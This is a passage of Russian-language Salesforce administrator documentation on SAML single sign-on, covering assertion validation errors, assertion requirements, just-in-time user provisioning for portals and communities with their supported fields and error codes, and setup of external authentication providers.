Если пользователь входит в систему Salesforce из другого приложения посредством единой регистрации, то утверждения SAML отправляются на страницу входа Salesforce. Утверждения сравниваются с утверждениями сертификата проверки подлинности, указанного на странице «Параметры единой регистрации» в меню «Настройка». Если пользователь не может выполнить вход, то журнал регистрирует сообщение о причине сбоя. Кроме того, недопустимое утверждение может быть автоматически добавлено в средство проверки утверждения SAML.

Чтобы просмотреть журнал входов, введите строку *«Журнал входов»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Журнал входов»**. При необходимости предоставьте данные журнала входов поставщику удостоверений.

Ниже перечислены возможные ошибки.

Срок действия утверждения истек
Временная отметка утверждения составляет более пяти минут.

> Прим.: Система Salesforce не допускает разницу более трех минут. Другими словами, срок действия утверждения истек не менее восьми минут назад или истечет через три минуты. Если срок действия утверждения составляет менее пяти минут, то указанное выше время может быть уменьшено.

Недопустимое утверждение
Утверждение недействительно. Например, утверждение может не содержать элемента `<Subject>`.

Недопустимая аудитория
Элемент `<Audience>` должен содержать значение `https://saml.salesforce.com`.

Ошибка конфигурации или отключенное полномочие
Ошибка конфигурации SAML в системе Salesforce. Например, повреждение загруженного сертификата или отключение настроек организации. Чтобы проверить конфигурацию, введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»**. После этого получите образец утверждения SAML от поставщика удостоверений и щелкните **«Средство проверки утверждения SAML»**.

Несоответствие отправителя
Отправитель или код объекта, указанный в утверждении, не соответствует отправителю, указанному в конфигурации Salesforce.

Несоответствие получателя
Получатель, указанный в утверждении, не соответствует получателю, указанному в конфигурации Salesforce.

Обнаружение повтора
Код утверждения используется несколько раз. Коды утверждений должны быть уникальными в организации.

Недопустимая подпись
Подпись утверждения не может быть проверена сертификатом в конфигурации Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:
- Просмотр настройки и конфигурации

Для редактирования параметров:
- Настройка приложения

  И

  Изменение всех данных

Ошибка подтверждения темы

Элемент `<Subject>`, указанный в утверждении, не соответствует конфигурации SAML в системе Salesforce.

СМ. ТАКЖЕ:

SAML

Проверка параметров SAML для единой регистрации

Если пользователи Salesforce не могут выполнить вход после настройки функции единой регистрации в системе Salesforce, воспользуйтесь средством проверки утверждения SAML и журналом входов, чтобы проверить утверждения SAML, отправленные поставщиком удостоверений.

1. Получите утверждение SAML от поставщика удостоверений. Утверждение может быть передано в формате XML или закодировано в Base-64.

   Если пользователь не может выполнить вход в систему Salesforce, то средство проверки утверждения SAML автоматически заполнено недопустимым утверждением SAML.

2. Введите строку *«Параметры единой регистрации»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Параметры единой регистрации»** и щелкните **«Средство проверки утверждения SAML»**.
3. Введите утверждение SAML в текстовое поле и нажмите кнопку **«Проверить»**.
4. Отправьте ошибки проверки поставщику удостоверений.

СМ. ТАКЖЕ:

SAML

Единая регистрация

Рекомендации по внедрению единой регистрации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Ошибки проверки утверждения SAML

Ниже перечислены требования, предъявляемые системой Salesforce к утверждениям.

Оператор проверки подлинности

Поставщик удостоверений должен добавить `<AuthenticationStatement>` в утверждение.

Оператор условий

Утверждение, содержащее оператор `<Conditions>`, должно содержать допустимую временную отметку.

Временные отметки

Период действия, указанный в утверждении, должен соблюдаться. Кроме того, временная отметка утверждения должна составлять менее пяти минут, плюс или минус три минуты, независимо от периода действия утверждения. Данный алгоритм допускает временные различия на разных компьютерах. Ограничения `NotBefore` и `NotOnOrAfter` должны быть также заданы и проверены.

Атрибут

Если конфигурации Salesforce задано значение «Удостоверение находится в элементе `Attribute`», то утверждение от поставщика удостоверений должно содержать `<AttributeStatement>`.

При использовании SAML 1.1 `<AttributeName>` и `<AttributeNamespace>` должны быть заданы как часть `<AttributeStatement>`.

При использовании SAML 2.0 требуется только `<AttributeName>`.

Формат

Атрибут «Формат» оператора `<Issuer>` должен содержать значение `"urn:oasis:names:tc:SAML:2.0:nameid-format:entity"` или пустое значение.

Например:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

Ниже приведен другой действительный пример.

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

Отправитель

Отправитель, указанный в утверждении, должен соответствовать отправителю, указанному в системе Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- Настройка приложения

  И

  Изменение всех данных

Тема
Тема утверждения должна соответствовать имени пользователя Salesforce или коду интегрирования пользователя.

Аудитория
Значение `<Audience>` является обязательным и должно соответствовать полю «Код объекта» из конфигурации единой регистрации. Значение по умолчанию: `https://saml.salesforce.com`.

Получатель
Получатель, указанный в утверждении, должен соответствовать URL-адресу входа Salesforce, указанному в конфигурации Salesforce, или конечной точке маркера OAuth 2.0. Данная часть утверждения является обязательной и проверяется всегда.

Подпись
Утверждение должно содержать действительную подпись. Чтобы создать подпись, рекомендуем использовать секретный ключ, связанный с сертификатом, указанным в конфигурации SAML.

Получатель
Проверяет получателя и код организации, указанные в утверждении, на соответствие ожидаемому получателю и коду организации, указанным в конфигурации единой регистрации. Данная часть утверждения является дополнительной и проверяется только при ее наличии. Например:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

Атрибут URL-адреса сайта
Проверяет URL-адрес сайтов на допустимость. Ниже указаны возможные значения.

- Не указано
- Флажок установлен
- Недопустимый URL-адрес сайта
- URL-адрес сайта требует наличия HTTPS
- Указанный сайт неактивен или превысил ограничение по количеству страниц

СМ. ТАКЖЕ:

SAML

Общие сведения о своевременной инициализации для SAML

Функция своевременной инициализации позволяет использовать утверждение SAML для оперативного создания постоянных пользователей и пользователей портала при их первой попытке входа. В этом случае не требуется заблаговременно создавать учетные записи пользователей. Например, для сотрудника, добавленного в организацию недавно, не требуется вручную создавать учетную запись в системе Salesforce. Учетные записи новых пользователей, выполняющих вход посредством функции единой регистрации, создаются автоматически — без временных и трудовых затрат для ответственных сотрудников. Функция своевременной инициализации взаимодействует с поставщиком удостоверений SAML с целью передачи корректных сведений о пользователе в систему

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Salesforce посредством утверждения SAML 2.0. Данный способ взаимодействия может использоваться как для создания, так и для изменения учетных записей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML.

Преимущества своевременной инициализации

Ниже перечислены основные преимущества использования функции своевременной инициализации в организации.

- **Снижение административных расходов.** Инициализация посредством SAML позволяет клиентам создавать учетные записи по мере необходимости — в рамках процесса единой регистрации. Объединение процессов инициализации и единой регистрации позволяет значительно упростить интеграцию пользователей, требующих динамическую инициализацию.
- **Сокращение времени внедрения среди пользователей.** Пользователям достаточно запомнить один пароль для доступа к основному сайту и системе Salesforce. Функция единой регистрации позволяет повысить частоту использования системы Salesforce.
- **Повышение безопасности.** Все политики паролей, действующие в корпоративной сети, также распространяются на систему Salesforce. Кроме того, безопасность пользователей, имеющих доступ к конфиденциальным данным, может быть повышена путем отправки регистрационных данных проверки подлинности, действительных только для разового входа.

Требования для функции своевременной инициализации и полей утверждения SAML

Своевременная инициализация и поля утверждения SAML для порталов

Своевременная инициализация для сообществ

Ошибки своевременной инициализации

Ниже представлены коды ошибок для функции своевременной инициализации SAML.

СМ. ТАКЖЕ:

Требования для функции своевременной инициализации и полей утверждения SAML

Своевременная инициализация и поля утверждения SAML для порталов

Своевременная инициализация для сообществ

Ошибки своевременной инициализации

Примеры утверждений SAML

Единая регистрация

Требования для функции своевременной инициализации и полей утверждения SAML

Функция своевременной инициализации требует создания утверждения SAML. Ниже перечислены рекомендации по созданию утверждения SAML.

- Атрибут `Provision Version` поддерживается в качестве дополнительного. По умолчанию данному атрибуту присваивается значение «1.0», если не указано иное. Например:

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- Поля ProfileID меняются в соответствии с организацией — даже в стандартных профилях. Чтобы упростить поиск имени профиля, система Salesforce позволяет выполнять поиск путем передачи значения поля `ProfileName` в поле `ProfileId`.

Требования к полям утверждения SAML

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс `User.` во всех полях, передаваемых в утверждение SAML. В примере ниже префикс `User.` добавлен к имени поля `Username`.

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поддерживаемые стандартные поля. Некоторые поля являются обязательными.

Поля	Обязательное	Комментарии
`AboutMe`		
`Alias`		По умолчанию присваивается значение полей FirstName и LastName, если не указано иное.
`CallCenter`		
`City`		
`CommunityNickname`		По умолчанию присваивается значение поля UserName, если не указано иное.
`CompanyName`		
`Country`		
`DefaultCurrencyIsoCode`		Значение извлекается из параметров организации.
`DelegatedApproverId`		
`Department`		
`Division`		
`Email`	**Да**	Например, `User.Email=test2@salesforce.com`.
`EmailEncodingKey`		По умолчанию значение извлекается из параметров организации, если не указано иное.
`EmployeeNumber`		
`Extension`		
`Fax`		
`FederationIdentifier` (только вставка)		Указанное значение должно совпадать с темой SAML; в противном случае присваивается тема SAML. Данное поле не может быть обновлено посредством SAML.

Поля	Обязательное	Комментарии
FirstName		
ForecastEnabled		
IsActive		
LastName	Y	
LanguageLocaleKey		
LocaleSidKey		По умолчанию значение извлекается из параметров организации, если не указано иное.
Manager		
MobilePhone		
Phone		
ProfileId	Y	Например, User.ProfileId=Standard User.
ReceivesAdminInfoEmails		
ReceivesInfoEmails		
State		
Street		
TimeZoneSidKey		По умолчанию значение извлекается из параметров организации, если не указано иное.
Title		
Username (только вставка)	Y	Например, User.Username=test2@test.com. Данное поле не может быть обновлено посредством SAML.
UserRoleId		По умолчанию присваивается значение «Без роли».
Zip		

Ниже перечислены прочие требования.

- Поддерживаются только настраиваемые поля типа «текст».
- Настраиваемые поля поддерживают только функции insert (вставка) и update (обновление).
- При создании пользователя посредством API новое имя пользователя может быть передано в поле User.Username. При необходимости укажите значение поля User.FederationIdentifier (если оно доступно). Поля Username и FederationIdentifier не могут быть обновлены посредством API.

СМ. ТАКЖЕ:

Общие сведения о своевременной инициализации для SAML

Своевременная инициализация и поля утверждения SAML для порталов

Своевременная инициализация для сообществ

Своевременная инициализация и поля утверждения SAML для порталов

Функция своевременной инициализации для порталов позволяет использовать утверждение SAML для оперативного создания пользователей клиентского и партнерского порталов при их первой попытке входа. В этом случае не требуется заблаговременно создавать учетные записи пользователей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML.

Прим.: Начиная с выпуска Summer'13 клиентские и партнерские порталы больше недоступны новым организациям. Текущие организации могут использовать данные порталы без ограничений. Дополнительную информацию о предоставлении клиентам или партнерам общего доступа к данным при отсутствии портала см. в сообществах.

Текущие организации, поддерживающие клиентские и партнерские порталы, могут продолжить использование собственных порталов или выбрать использование сообществ. Дополнительную информацию можно получить у менеджера по работе с клиентами Salesforce.

Создание пользователей портала

Параметры «Код портала» и «Код организации» должны быть указаны как часть утверждения SAML. Оба параметра могут быть найдены на странице сведений о компании для организации или портала. Кроме того, параметр «Код портала» используется для разграничения запросов на своевременную инициализацию постоянных пользователей и пользователей портала. Если параметр «Код портала» не задан, то система выполняет запрос на своевременную инициализацию постоянного пользователя платформы. Ниже перечислены требования по созданию пользователя портала.

- Настройте параметр «Код интегрирования». Если код принадлежит существующей учетной записи пользователя, то учетная запись обновляется. Если код принадлежит неактивной учетной записи пользователя, то учетная запись обновляется, но активируется только в том случае, если полю `User.IsActive` утверждения своевременной инициализации задано значение «истина». В случае отсутствия соответствующей учетной записи, система создает нового пользователя.
- Если портал не поддерживает возможность самостоятельной регистрации, а также не заданы стандартные роль и профиль нового пользователя, то поле `User.ProfileId` должно содержать допустимое имя профиля или код, связанный с порталом. Кроме того, поле `User.PortalRole` должно содержать допустимый код или имя роли портала.

  Прим.: Поле `User.Role` должно содержать нулевое значение.

Создание и изменение организаций

Чтобы создать или изменить организацию, укажите допустимое значение в параметре «Код организации» или в полях `Account.AccountNumber` и `Account.Name`.

- Поиск совпадений выполняется на основе поля `Account.AccountNumber`. При обнаружении нескольких организаций отображается сообщение об ошибке. В противном случае система обновляет сведения об организации.
- В случае отсутствия совпадающих организаций система добавляет новую организацию.
- Рекомендуем задать значение в поле `Account.Owner` утверждения SAML и убедиться, что параметры безопасности поля `Account.AccountNumber` разрешают доступ профилю данного ответственного.

Создание и изменение контактов

Чтобы создать или изменить контакт, укажите допустимый код контакта в параметре `User.Contact` или в полях `Contact.Email` и `Contact.LastName`.

- Поиск совпадений выполняется на основе поля `Contact.Email`. При обнаружении нескольких контактов отображается сообщение об ошибке. В противном случае система обновляет сведения о контакте.
- В случае отсутствия совпадающих контактов система добавляет новый контакт.

Поддерживаемые поля для утверждения SAML портала

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс. Утверждения SAML поддерживают префиксы `Account` для всех полей в схеме «Организация» (например, `Account.AccountId`) и `Contact` для всех полей в схеме «Контакт». В примере ниже префикс `Contact` добавлен к имени поля `Email`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поля организаций, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML. Некоторые поля являются обязательными.

Поля	Обязательное	Комментарии
`Billing`		Улица|город|область|почтовый индекс|страна
`AnnualRevenue`		
`Description`		
`Fax`		
`FederationIdentifier` (только вставка)	**Да**	Указанное значение должно совпадать с темой SAML; в противном случае присваивается тема SAML. Данное поле не может быть обновлено посредством SAML.
`IsCustomerPortal`		
`IsPartner`		
`NumberOfEmployees`		
`Ownership`		
`Phone`		
`Portal Role`	**Y**	Рекомендуем использовать значение «Исполнитель» для всех пользователей портала.
`Rating`		
`Street`		
`TickerSymbol`		
`UserRoleId`		По умолчанию присваивается значение «Без роли».
`Website`		

Поля	Обязательное	Комментарии
Zip		

Ниже перечислены поля контактов, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

Поля	Обязательное	Комментарии
Birthdate		
CanAllowPortalSelfReg		Имя|тел.
Department		
Description		
DoNotCall		
Fax		
HasOptedOutofEmail		
HasOptedOutofFax		
HomePhone		
LeadSource		
Mailing		Улица|город|область|почтовый индекс|страна
MobilePhone		
Owner		
Other		Улица|город|область|почтовый индекс|страна
OtherPhone		
Phone		
Salutation		
Title		

СМ. ТАКЖЕ:

- Общие сведения о своевременной инициализации для SAML
- Требования для функции своевременной инициализации и полей утверждения SAML
- Своевременная инициализация для сообществ

Своевременная инициализация для сообществ

Функция своевременной инициализации для сообществ позволяет использовать утверждение SAML для оперативного создания пользователей клиентских и партнерских сообществ при их первой попытке входа из поставщика удостоверений.

Данный алгоритм исключает необходимость заблаговременного создания учетных записей пользователей. Чтобы использовать функцию своевременной инициализации, взаимодействующую посредством SAML, рекомендуем включить функцию единой регистрации на основе SAML. Затем рекомендуем использовать поставщика удостоверений для создания нужных утверждений SAML.

Параметры единой регистрации SAML

Выполните инструкции, указанные в разделе Настройка параметров SAML для единой регистрации, для параметра «SAML включен». Настройте значения для конфигурации и добавьте значения ниже.

1. Установите флажок «Инициализация пользователя включена».

   Прим.:

   - Своевременная инициализация требует наличия кода интегрирования в типе пользователя. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип кода пользователя SAML».
   - Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.

2. Убедитесь, что поле **«Код объекта»** содержит уникальное значение, начинающееся с префикса `https`. Одна организация не может использовать две конфигурации SAML, поле **«Код объекта»** которых содержит одинаковое значение. Укажите необходимость использования стандартного домена (`https://saml.salesforce.com`) или URL-адреса сообщества (например, `https://acme.force.com/customers`) для поля **«Код объекта»**. Данные сведения должны быть переданы поставщику удостоверений.

   Совет: Как правило, URL-адрес сообщества используется в качестве кода объекта. При использовании функции Salesforce to Salesforce рекомендуем указать URL-адрес сообщества.

3. Установите переключатель «Утверждение содержит код интегрирования из объекта "Пользователь"» для параметра «Тип кода пользователя SAML». Поставщик удостоверений, который раньше использовал имя пользователя Salesforce, должен быть уведомлен о необходимости использования кода интегрирования.

Создание и изменение пользователей сообщества

Ниже перечислены компоненты утверждения SAML.

- URL-адрес для поля «Получатель». Данный URL-адрес соответствует URL-адресу входа сообщества со страницы сведений «Параметры единой регистрации SAML» организации. URL-адрес использует формат ниже.

  ```
  https://<community_URL>/login?so=<orgID>
  ```

  Например, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"`, где `acme.force.com/customers` соответствует начальной странице сообщества, а `00DD0000000JsCM` является значением поля «Код организации».

  При загрузке сертификата расшифровки утверждения на страницу «Параметры единой регистрации SAML» организации добавьте код сертификата в URL-адрес посредством параметра `sc` (например, `Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM&sc=0LE000000Dp"`, где `0LE000000Dp` является кодом сертификата).

- Система Salesforce пытается сопоставить поле «Код интегрирования» в теме утверждения SAML (или в элементе Attribute, в зависимости от значения, заданного параметру «Расположение удостоверения SAML» на странице «Параметры единой регистрации SAML») с полем `FederationIdentifier` текущей записи пользователя.
  1. При обнаружении совпадающей записи пользователя система Salesforce использует атрибуты в утверждении SAML для обновления указанных полей.
  2. Если пользователь с подходящей записью не найден, то Salesforce проведет поиск соответствия контактов по `Contact ID` (`User.Contact`) или адресу эл. почту (`Contact.Email`). `Contact.Email` и `Contact.LastName` являются обязательными свойствами, если не указан `User.Contact`, но сопоставление базируется только на `Contact.Email`, если присутствуют оба свойства.
     i. При обнаружении совпадающей записи контакта система Salesforce использует атрибуты в утверждении SAML для обновления указанных полей контакта и последующей вставки новой записи пользователя.
     ii. Если соответствующая запись контакта не найдена, то Salesforce ведет поиск соответствия среди организаций на основе `Contact.Account` или `Account.AccountNumber`, указанных в утверждении SAML. `Account.AccountNumber` и `Account.Name` являются обязательными свойствами, если не указан `Contact.Account`, но сопоставление базируется только на `Account.AccountNumber`, если присутствуют оба свойства.
        i. При обнаружении совпадающей записи организации система Salesforce вставляет новую запись пользователя и обновляет записи организаций на основе атрибутов, указанных в утверждении SAML.
        ii. Если совпадающая запись организации не найдена, Salesforce вставляет новые записи организации, контакта и пользователя на основе атрибутов, указанных в утверждении SAML.

  Если код принадлежит неактивной учетной записи пользователя, то учетная запись обновляется, но активируется только после назначения полю `User.IsActive` утверждения своевременной инициализации истинного значения. При отсутствии учетной записи пользователя, поле «Код интегрирования» которой содержит данное значение, система создает нового пользователя.
- Если сообщество не поддерживает возможность самостоятельной регистрации, а также не заданы стандартные роль и профиль нового пользователя, то поле `User.ProfileId` должно содержать допустимое имя профиля или код, связанный с сообществом.

Система Salesforce пытается сопоставить поле «Код интегрирования» в теме утверждения SAML с полем `FederationIdentifier` текущей записи пользователя.

Прим.: Система Salesforce также поддерживает настраиваемые поля объекта «Пользователь» в утверждении SAML. Любой атрибут утверждения, начинающийся со слова `User`, анализируется как настраиваемое поле. Например, атрибут `User.NumberOfProductsBought__c` утверждения вставляется в поле `NumberOfProductsBought` инициализированного пользователя. Настраиваемые поля не поддерживаются для организаций или контактов.

Поддерживаемые поля для утверждения SAML сообщества

Чтобы правильно определить объект, который должен быть создан в системе Salesforce, рекомендуем использовать префикс. Утверждения SAML поддерживают префиксы `Account` для всех полей в схеме «Организация» (например, `Account.AccountId`) и `Contact` для всех полей в схеме «Контакт». В примере ниже префикс `Contact` добавлен к имени поля `Email`.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
```

```
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

Ниже перечислены поля организаций, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

Поля	Обязательно	Комментарии
Billing		Улица|город|область|почтовый индекс|страна
AnnualRevenue		
Description		
Fax		
FederationIdentifier (только вставка)	Y	Указанное значение должно соответствовать теме SAML; в противном случае, используется тема SAML. Данное поле не может быть обновлено посредством SAML.
IsCustomerPortal		
IsPartner		
NumberOfEmployees		
Ownership		
Phone		
Portal Role		
Rating		
Street		
TickerSymbol		
UserRoleId		По умолчанию присваивается значение «Без роли».
Website		
Zip		

Ниже перечислены поля контактов, которые наряду со стандартными полями также поддерживаются для постоянных пользователей своевременной инициализации SAML.

Поля	Обязательно	Комментарии
Birthdate		
CanAllowPortalSelfReg		Имя|тел.
Department		
Description		
DoNotCall		

Поля	Обязательно	Комментарии
Fax		
HasOptedOutofEmail		
HasOptedOutofFax		
HomePhone		
LeadSource		
Mailing		Улица|город|область|почтовый индекс|страна
MobilePhone		
Owner		
Other		Улица|город|область|почтовый индекс|страна
OtherPhone		
Phone		
Salutation		
Title		

СМ. ТАКЖЕ:

Общие сведения о своевременной инициализации для SAML

Требования для функции своевременной инициализации и полей утверждения SAML

Ошибки своевременной инициализации

Ниже представлены коды ошибок для функции своевременной инициализации SAML.

Ошибки SAML отображаются в параметре URL-адреса. См. пример ниже.

```
http://login.salesforce.com/identity/jit/saml-error.jsp?
ErrorCode=5&ErrorDescription=Unable+to+create+user&ErrorDetails=
INVALID_OR_NULL_FOR_RESTRICTED_PICKLIST+TimeZoneSidKey
```

Прим.: Система Salesforce перенаправляет пользователя на URL-адрес настраиваемой ошибки в том случае, если такой адрес задан в конфигурации SAML.

Сообщения об ошибках

Код	Описание	Сведения об ошибке
1	Отсутствует код интегрирования	MISSING_FEDERATION_ID
2	Неверный код интегрирования	MISMATCH_FEDERATION_ID
3	Недопустимый код организации	INVALID_ORG_ID

Код	Описание	Сведения об ошибке
4	Не удается заблокировать	USER_CREATION_FAILED_ON_UROG
5	Не удается создать пользователя	USER_CREATION_API_ERROR
6	Не удается установить контекст администратора	ADMIN_CONTEXT_NOT_ESTABLISHED
8	Нераспознанное настраиваемое поле	UNRECOGNIZED_CUSTOM_FIELD
9	Нераспознанное стандартное поле	UNRECOGNIZED_STANDARD_FIELD
11	Превышено ограничение по количеству лицензий	LICENSE_LIMIT_EXCEEDED
12	Код интегрирования и имя пользователя не совпадают	MISMATCH_FEDERATION_ID_AND_USERNAME_ATTRS
13	Неподдерживаемая версия API для инициализации	UNSUPPORTED_VERSION
14	Недопустимое изменение имени пользователя	USER_NAME_CHANGE_NOT_ALLOWED
15	Неподдерживаемый тип настраиваемого поля	UNSUPPORTED_CUSTOM_FIELD_TYPE
16	Не удается выполнить соотнесение уникального кода профиля для данного имени профиля	PROFILE_NAME_LOOKUP_ERROR
17	Не удается выполнить соотнесение уникального кода роли для данного имени роли	ROLE_NAME_LOOKUP_ERROR
18	Недопустимая организация	INVALID_ACCOUNT_ID
19	Отсутствует имя организации	MISSING_ACCOUNT_NAME
20	Отсутствует номер организации	MISSING_ACCOUNT_NUMBER
22	Не удается создать организацию	ACCOUNT_CREATION_API_ERROR
23	Недопустимый контакт	INVALID_CONTACT
24	Отсутствует адрес эл. почты контакта	MISSING_CONTACT_EMAIL
25	Отсутствует фамилия контакта	MISSING_CONTACT_LAST_NAME
26	Не удается создать контакт	CONTACT_CREATION_API_ERROR
27	Обнаружено несколько совпадающих контактов	MULTIPLE_CONTACTS_FOUND
28	Обнаружено несколько совпадающих организаций	MULTIPLE_ACCOUNTS_FOUND

Код	Описание	Сведения об ошибке
30	Недопустимый ответственный за организацию	INVALID_ACCOUNT_OWNER
31	Недопустимый профиль портала	INVALID_PORTAL_PROFILE
32	Изменение организации запрещено	ACCOUNT_CHANGE_NOT_ALLOWED
33	Не удается обновить организацию	ACCOUNT_UPDATE_FAILED
34	Не удается обновить контакт	CONTACT_UPDATE_FAILED
35	Недопустимое значение стандартного поля организации	INVALID_STANDARD_ACCOUNT_FIELD_VALUE
36	Изменение контакта запрещено	CONTACT_CHANGE_NOT_ALLOWED
37	Недопустимая роль портала	INVALID_PORTAL_ROLE
38	Не удается обновить роль портала	CANNOT_UPDATE_PORTAL_ROLE
39	Недопустимый класс средства обработки своевременной инициализации SAML	INVALID_JIT_HANDLER
40	Недействительный исполнительный пользователь	INVALID_EXECUTION_USER
41	Ошибка выполнения	APEX_EXECUTION_ERROR
42	Обновление организации-лица в контакте не поддерживается	UNSUPPORTED_CONTACT_PERSONACCT_UPDATE

СМ. ТАКЖЕ:

Общие сведения о своевременной инициализации для SAML
Своевременная инициализация и поля утверждения SAML для порталов

Внешние поставщики проверки подлинности

Поставщики проверки подлинности дают пользователям возможность входить в вашу организацию Salesforce с помощью своих учетных данных во внешнем поставщике услуг. Salesforce содержит поставщиков проверки подлинности для приложений, поддерживающих протокол OpenID Connect, такие как Google, Facebook, Twitter и LinkedIn. Для приложений, не поддерживающих OpenID Connect, Salesforce предлагает абстрактный класс Apex`Auth.AuthProviderPluginClass`, который используется для создания нестандартного поставщика проверки подлинности.

Внешний поставщик услуг (например, Facebook или Janrain) может использоваться для входа в организацию Salesforce посредством регистрационных данных пользователя.

Сделайте следующее, чтобы настроить собственный поставщик проверки подлинности для SSO.

- Настройте веб-сайт поставщика услуг.
- Создайте средство обработки регистрации посредством Apex.
- Определите поставщика проверки подлинности для организации.

Ниже перечислены действия, выполняемые после настройки.

1. Пользователь пытается выполнить вход в систему Salesforce посредством стороннего (внешнего) удостоверения.
2. Запрос на вход перенаправляется внешнему поставщику проверки подлинности.
3. Пользователь выполняет сторонний вход и подтверждает доступ.
4. Внешний поставщик проверки подлинности перенаправляет пользователя в систему Salesforce посредством регистрационных данных.
5. Пользователь выполняет вход в систему Salesforce.

Прим.: После сторонней проверки подлинности пользователь с текущим сеансом Salesforce перенаправляется на страницу, позволяющую подтвердить связь с его учетной записью Salesforce.

ВЕРСИИ

Доступно в версиях: Lightning Experience и Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- Просмотр настройки и конфигурации

Для редактирования параметров:

- «Настройка приложения»

  И

  Управление поставщиками проверки подлинности

Определение своего поставщика проверки подлинности

Salesforce поддерживает следующих поставщиков проверки подлинности.

- Facebook
- Google
- LinkedIn
- Microsoft Access Control Service
- Salesforce
- Twitter
- Janrain
- Любой поставщик услуг, использующий протокол OpenID Connect
- Любой поставщик услуг, поддерживающий приложение OAuth, но не протокол OpenID Connect

Добавление функций в поставщика проверки подлинности

Дополнительные параметры запроса позволяют расширить функции, выполняемые поставщиком проверки подлинности.

- Scope — настраивает полномочия, запрашиваемые от сторонней компании.
- Site — позволяет использовать поставщика на сайте.
- StartURL — перенаправляет пользователя, прошедшего проверку подлинности, в определенное место.
- Community — перенаправляет пользователя, прошедшего проверку подлинности, в определенное сообщество.
- Authorization Endpoint на странице 1174 — перенаправляет пользователя на конкретную конечную точку для проверки подлинности (только поставщики проверки подлинности Salesforce).

Создание средства обработки регистрации Apex

Вы должны реализовать обработчик регистрации, использующий поставщики проверки подлинности для SSO. Класс обработки регистрацииApex должен реализовывать интерфейс `Auth.RegistrationHandler`, в котором определены два метода. Метод, инициируемый системой Salesforce для обратного вызова, определяется тем, использовался ли данный поставщик ранее. Класс шаблона Apex, используемый для тестирования, может быть автоматически создан при создании поставщика проверки подлинности.

Настройка поставщика проверки подлинности Facebook

